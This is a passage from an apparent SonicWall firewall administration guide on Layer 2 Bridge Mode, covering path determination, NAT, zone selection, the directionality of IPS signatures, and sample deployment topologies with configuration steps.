L2 Bridge Mode is more similar in function to the CSM than it is to Transparent Mode, but it differs from the current CSM behavior in that it handles VLANs and non-IPv4 traffic types, which the CSM does not. Future versions of the SonicOS CF Software for the CSM will likely adopt the more versatile traffic handling capabilities of L2 Bridge Mode.

L2 Bridge Path Determination

Packets received by the SonicWall on Bridge-Pair interfaces must be forwarded along to the appropriate and optimal path toward their destination, whether that path is the Bridge-Partner, some other physical or sub interface, or a VPN tunnel. Similarly, packets arriving from other paths (physical, virtual or VPN) bound for a host on a Bridge-Pair must be sent out over the correct Bridge-Pair interface. The following summary describes, in order, the logic that is applied to path determinations for these cases:

1 If present, the most specific *non-default* route to the destination is chosen. This would cover, for example:

   a A packet arriving on X3 (non-L2 Bridge LAN) destined for host `15.1.1.100` subnet, where a route to the `15.1.1.0/24` subnet exists through `192.168.0.254` via the X0 (Secondary Bridge Interface, LAN) interface. The packet would be forwarded via X0 to the destination MAC address of `192.168.0.254`, with the destination IP address `15.1.1.100`.

   b A packet arriving on X4 (Primary Bridge Interface, LAN) destined for host 10.0.1.100, where a route to the `10.0.1.0/24` exists through `192.168.10.50` via the X5 (DMZ) interface. The packet would be forwarded via X5 to the destination MAC address of `192.168.10.50`, with the destination IP address `10.0.1.100`.

2 If no specific route to the destination exists, an ARP cache lookup is performed for the destination IP address. A match will indicate the appropriate destination interface. This would cover, for example:

   a A packet arriving on X3 (non-L2 Bridge LAN) destined for host `192.168.0.100` (residing on L2 Primary Bridge Interface X2). The packet would be forwarded via X2 to the known destination MAC and IP address of `192.168.0.100`, as derived from the ARP cache.

   b A packet arriving on X4 (Primary Bridge Interface, LAN) destined for host `10.0.1.10` (residing on X5 – DMZ). The packet would be forwarded via X5 to the known destination MAC and IP address of `10.0.1.10`, as derived from the ARP cache.

3 If no ARP entry is found:

   a If the packet arrives on a Bridge-Pair interface, it is sent to the Bridge-Partner interface.

   b If the packet arrives from some other path, the SonicWall will send an ARP request out both interfaces of the Bridge-Pair to determine on which segment the destination IP resides.

   In this last case, since the destination is unknown until after an ARP response is received, the destination zone also remains unknown until that time. This precludes the SonicWall from being able to apply the appropriate Access Rule until after path determination is completed. Upon completion, the correct Access Rule will be applied to subsequent related traffic.

With regard to address translation (NAT) of traffic arriving on an L2 Bridge-Pair interface:

1 If it is determined to be bound for the Bridge-Partner interface, no IP translation (NAT) will be performed.

2 If it is determined to be bound for a different path, appropriate NAT policies will apply:

   a If the path is another connected (local) interface, there will likely be no translation. That is, it will effectively be routed as a result of hitting the *last-resort* Any->Original NAT Policy.

   b If the path is determined to be via the WAN, then the default Auto-*added [interface] outbound NAT Policy for X1 WAN* will apply, and the packet's source will be translated for delivery to the Internet. This is common in the case of Mixed-Mode topologies, such as that depicted in Internal Security.

L2 Bridge Interface Zone Selection

Bridge-Pair interface zone assignment should be done according to your network's traffic flow requirements. Unlike Transparent Mode, which imposes a system of "more trusted to less trusted" by requiring that the source interface be the Primary WAN, and the transparent interface be Trusted or Public, L2 Bridge mode allows for greater control of operational levels of trust. Specifically, L2 Bridge Mode allows for the *Primary* and *Secondary Bridge Interfaces* to be assigned to the same or different zones (for example, LAN+LAN, LAN+DMZ, WAN+CustomLAN) This affects not only the default Access Rules that are applied to the traffic, but also the manner in which Deep Packet Inspection security services are applied to the traffic traversing the bridge. Important areas to consider when choosing and configuring interfaces to use in a Bridge-Pair are Security Services, Access Rules, and WAN connectivity:

Topics:

- Security Services Directionality
- Access Rule Defaults
- WAN Connectivity

Security Services Directionality

As it will be one of the primary employments of L2 Bridge mode, understanding the application of security services is important to the proper zone selection for Bridge-Pair interfaces. Security services applicability is based on the following criteria:

1 **The direction of the service**:

- GAV is primarily an Inbound service, inspecting inbound HTTP, FTP, IMAP, SMTP, POP3, and TCP Streams. It also has an additional Outbound element for SMTP.
- Anti Spyware is primarily Inbound, inspecting inbound HTTP, FTP, IMAP, SMTP, POP3 for the delivery (that is, retrieval) of Spyware components as generally recognized by their class IDs. It also has an additional Outbound component, where Outbound is used relative to the directionality (namely, Outgoing) ascribed to it by the IPS signatures that trigger the recognition of these Spyware components. The Outgoing classifier (described in the table below) is used because these components are generally retrieved by the client (for example, LAN host) via HTTP from a Web-server on the Internet (WAN host). Referring to the table below, that would be an *Outgoing* connection, and requires a signature with an Outgoing directional classification.
- IPS has three directions: Incoming, Outgoing, and Bidirectional. Incoming and Outgoing are described in the table below, and Bidirectional refers to all points of intersection on the table.
- For additional accuracy, other elements are also considered, such as the state of the connection (for example, SYN or Established), and the source of the packet relative to the flow (that is, initiator or responder).

2 **The direction of the traffic**. The direction of the traffic as it pertains to IPS is primarily determined by the Source and Destination zone of the traffic flow. When a packet is received by the SonicWall, its source zone is generally immediately known, and its destination zone is quickly determined by doing a route (or VPN) lookup.

Based on the source and destination, the packet's directionality is categorized as either Incoming or Outgoing, (not to be confused with Inbound and Outbound) where the criteria in Directionality Categorization of Packets are used to make the determination:

Directionality Categorization of Packets

Dest Src	Untrusted	Public	Wireless	Encrypted	Trusted	Multicast
Untrusted	Incoming	Incoming	Incoming	Incoming	Incoming	Incoming
Public	Outgoing	Outgoing	Outgoing	Incoming	Incoming	Incoming
Wireless	Outgoing	Outgoing	Trust	Trust	Trust	Incoming
Encrypted	Outgoing	Outgoing	Trust	Trust	Trust	Outgoing
Trusted	Outgoing	Outgoing	Trust	Trust	Trust	Outgoing

NOTE: Table data is subject to change.

In addition to this categorization, packets traveling to/from zones with levels of additional trust, which are inherently afforded heightened levels of security (LAN|Wireless|Encrypted<-->LAN|Wireless|Encrypted) are given the special *Trust* classification. Traffic with the Trust classification has all signatures applied (Incoming, Outgoing, and Bidirectional).

3 **The direction of the signature**. This pertains primarily to IPS, where each signature is assigned a direction by SonicWall's signature development team. This is done as an optimization to minimize false positives. Signature directions are:

- Incoming – Applies to *Incoming* and *Trust*. The majority of signatures are Incoming, and they include all forms of application exploits and all enumeration and footprinting attempts. Approximately 85% of signatures are Incoming.


- Outgoing – Applies to *Outgoing* and *Trust*. Examples of Outgoing signatures would include IM and P2P login attempts, and responses to successfully launched exploits (for example, Attack Responses). Approximately 10% of signatures are Outgoing.
- Bidirectional – Applies to all. Examples of Bidirectional signatures would include IM file transfers, various NetBIOS attacks (for example, Sasser communications) and a variety of DoS attacks (for example, UDP/TCP traffic destined to port 0). Approximately 5% of signatures are Bidirectional.

4 **Zone application**. For a signature to be triggered, the desired security service *must be active on at least one of the zones it traverses*. For example, a host on the Internet (X1, WAN) accessing a Microsoft Terminal Server (on X3, Secondary Bridge Interface, LAN) will trigger the *Incoming* signature "IPS Detection Alert: MISC MS Terminal server request, SID: 436, Priority: Low" if IPS is active on the *WAN*, the *LAN*, or both.

Access Rule Defaults

Default, zone-to-zone Access Rules should be considered, although they can be modified as needed. The defaults are shown in Zone-to-Zone Access Rule Defaults.

Zone-to-Zone Access Rule Defaults



WAN Connectivity

Internet (WAN) connectivity is required for *stack* communications, such as licensing, security services signature downloads, NTP (time synchronization), and CFS (Content Filtering Services). At present, these communications can only occur through the Primary WAN interface. If you require these types of communication, the Primary WAN should have a path to the Internet. Whether or not the Primary WAN is employed as part of a Bridge-Pair will not affect its ability to provide these stack communications.

NOTE: If Internet connectivity is not available, licensing can be performed manually and signature updates can also be performed manually.

Sample Topologies

The following are sample topologies depicting common deployments. **Inline Layer 2 Bridge Mode** represents the addition of a SonicWall security appliance to provide firewall services in a network where an existing firewall is in place. **Perimeter Security** represents the addition of a SonicWall security appliance in *pure L2 Bridge mode* to an existing network, where the SonicWall is placed near the perimeter of the network. **Internal Security** represents the full integration of a SonicWall security appliance in *mixed-mode*, where it provides simultaneous L2 bridging, WLAN services, and NATed WAN access. **Layer 2 Bridge Mode with High Availability** represents the mixed-mode scenario where the SonicWall HA pair provide high availability along with L2 bridging. **Layer 2**

Bridge Mode with SSL VPN represents the scenario where a SonicWall SSL VPN Series appliance is deployed in conjunction with L2 Bridge mode.


Topics:

- Wireless Layer 2 Bridge
- Inline Layer 2 Bridge Mode
- Perimeter Security
- Internal Security
- Layer 2 Bridge Mode with High Availability (SonicWall NSA series appliances)
- Layer 2 Bridge Mode with SSL VPN

Wireless Layer 2 Bridge

In wireless mode, after bridging the wireless (WLAN) interface to a LAN or DMZ zone, the WLAN zone becomes the secondary bridged interface, allowing wireless clients to share the same subnet and DHCP pool as their wired counterparts. See Wireless Layer 2 Bridge Topology.


Wireless Layer 2 Bridge Topology



To configure a WLAN to LAN Layer 2 interface bridge:

1 Navigate to the **Network > Interfaces** page in the SonicOS management interface.

2 Click the **Configure** icon for the wireless interface you wish to bridge. The **Edit Interface** dialog displays.



3 Select **Layer 2 Bridged Mode** as the **IP Assignment**.

> **NOTE:** Although a general rule is automatically created to allow traffic between the WLAN zone and your chosen bridged interface, WLAN zone type security properties still apply. Any specific rules must be manually added.

4 Select the Interface which the WLAN should be **Bridged To**. In this instance, the X0 (default LAN zone) is chosen.

5 Configure the remaining options normally. For more information on configuring WLAN interfaces, see Configuring Wireless Interfaces.


Inline Layer 2 Bridge Mode

This method is useful in networks where there is an existing firewall that will remain in place, but you wish to utilize the SonicWall's firewall services without making major changes to the network. By placing the SonicWall in Layer 2 Bridge mode, the X0 and X1 interfaces become part of the same broadcast domain/network (that of the X1 WAN interface).

This example refers to a SonicWall network security appliance installed in a Hewlitt Packard ProCurve switching environment.


HP's ProCurve Manager Plus (PCM+) and HP Network Immunity Manager (NIM) server software packages can be used to manage the switches as well as some aspects of the SonicWall network security appliance. See Inline Layer 2 Bridge Topology.

Inline Layer 2 Bridge Topology



To configure the SonicWall appliance for this scenario:

1 Navigate to the **Network > Interfaces** page.



2 Click the **Configure** icon for the **X0 LAN** interface.

3 On the **X0 Settings** dialog, set the:

- **IP Assignment** to Layer 2 Bridged Mode.
- **Bridged To:** interface to X1.

4 Ensure the interface is configured for HTTP and SNMP so it can be managed from the DMZ by PCM+/NIM.


5 Click **OK** to save and activate the change.

You will also need to make sure to modify the firewall access rules to allow traffic from the LAN to WAN, and from the WAN to the LAN, otherwise traffic will not pass successfully. You may also need to modify routing information on your firewall if your PCM+/NIM server is placed on the DMZ.

Perimeter Security

Perimeter Security Topology depicts a network where the SonicWall is added to the perimeter for the purpose of providing security services (the network may or may not have an existing firewall between the SonicWall and the router).

Perimeter Security Topology




In this scenario, everything below the SonicWall (the *Primary Bridge Interface* segment) will generally be considered as having a lower level of trust than everything to the left of the SonicWall (the *Secondary Bridge Interface* segment). For that reason, it would be appropriate to use X1 (Primary WAN) as the *Primary Bridge Interface*.

Traffic from hosts connected to the *Secondary Bridge Interface* (LAN) would be permitted outbound through the SonicWall to their gateways (VLAN interfaces on the L3 switch and then through the router), while traffic from the *Primary Bridge Interface* (WAN) would, by default, not be permitted inbound.

If there were public servers, for example, a mail and Web server, on the *Secondary Bridge Interface* (LAN) segment, an Access Rule allowing WAN->LAN traffic for the appropriate IP addresses and services could be added to allow inbound traffic to those servers.

Internal Security

Internal Security Topology



Internal Security Topology depicts a network where the SonicWall will act as the perimeter security device and secure wireless platform. Simultaneously, it will provide L2 Bridge security between the workstation and server segments of the network without having to readdress any of the workstation or servers.

This typical inter-departmental Mixed Mode topology deployment demonstrates how the SonicWall can simultaneously Bridge and route/NAT. Traffic to/from the Primary Bridge Interface (Server) segment from/to the Secondary Bridge Interface (Workstation) segment will pass through the L2 Bridge.

Since both interfaces of the Bridge-Pair are assigned to a Trusted (LAN) zone, the following apply:

- All traffic will be allowed by default, but Access Rules could be constructed as needed.

  Consider, for the point of contrast, what would occur if the X2 (Primary Bridge Interface) was instead assigned to a Public (DMZ) zone: All the Workstations would be able to reach the Servers, but the Servers would not be able to initiate communications to the Workstations. While this would probably support the traffic flow requirements (that is, Workstations initiating sessions to Servers), it would have two undesirable effects:

  a The DHCP server would be in the DMZ. DHCP requests from the Workstations would pass through the L2 Bridge to the DHCP server (`192.168.0.100`), but the DHCP offers from the server would be dropped by the default DMZ->LAN Deny Access Rule. An Access Rule would have to be added, or the default modified, to allow this traffic from the DMZ to the LAN.

  b Security services directionality would be classified as Outgoing for traffic from the Workstations to the Server since the traffic would have a Trusted source zone and a Public destination zone. This might be sub-optimal since it would provide less scrutiny than the Incoming or (ideally) Trust classifications.


- Security services directionality would be classified as Trust, and all signatures (Incoming, Outgoing, and Bidirectional) will be applied, providing the highest level of security to/from both segments.

For detailed instructions on configuring interfaces in Layer 2 Bridge Mode, see Configuring Layer 2 Bridge Mode on page 327.

Layer 2 Bridge Mode with High Availability (SonicWall NSA series appliances)

This method is appropriate in networks where both High Availability and Layer 2 Bridge Mode are desired. This example is for SonicWall NSA series appliances, and assumes the use of switches with VLANs configured. See Layer 2 Bridge with High Availability Topology.

Layer 2 Bridge with High Availability Topology



The SonicWall HA pair consists of two SonicWall NSA 3500 appliances, connected together on port X5, the designated HA port. Port X1 on each appliance is configured for normal WAN connectivity and is used for access to the management interface of that device. Layer 2 Bridge Mode is implemented with port X0 bridged to port X2.

When setting up this scenario, there are several things to take note of on both the SonicWalls and the switches.

On the SonicWall appliances:

- Do not enable the Virtual MAC option when configuring High Availability. In a Layer 2 Bridge Mode configuration, this function is not useful.
- Enabling Preempt Mode is not recommended in an inline environment such as this. If Preempt Mode is required, follow the recommendations in the documentation for your switches, as the trigger and failover time values play a key role here.
- Consider reserving an interface for the management network (this example uses X1). If it is necessary to assign IP addresses to the bridge interfaces for probe purposes or other reasons, SonicWall recommends using the management VLAN network assigned to the switches for security and administrative purposes. Note that the IP addresses assigned for HA purposes do not directly interact with the actual traffic flow.

On the switches:

- Using multiple tag ports: As shown in the above diagram, two tag (802.1q) ports were created for VLAN 100 on both the Edge switch (ports 23 and 24) and Core switch (C24 - D24). The NSA 3500 appliances are connected inline between these two switches. In a high performance environment, it is usually recommended to have Link Aggregation/ Port Trunking, Dynamic LACP, or even a completely separate link designated for such a deployment (using OSPF), and the fault tolerance of each of the switches must be considered. Consult your switch documentation for more information.
- On HP ProCurve switches, when two ports are tagged in the same VLAN, the port group will automatically be placed into a failover configuration. In this case, as soon as one port fails, the other one becomes active.

Layer 2 Bridge Mode with SSL VPN

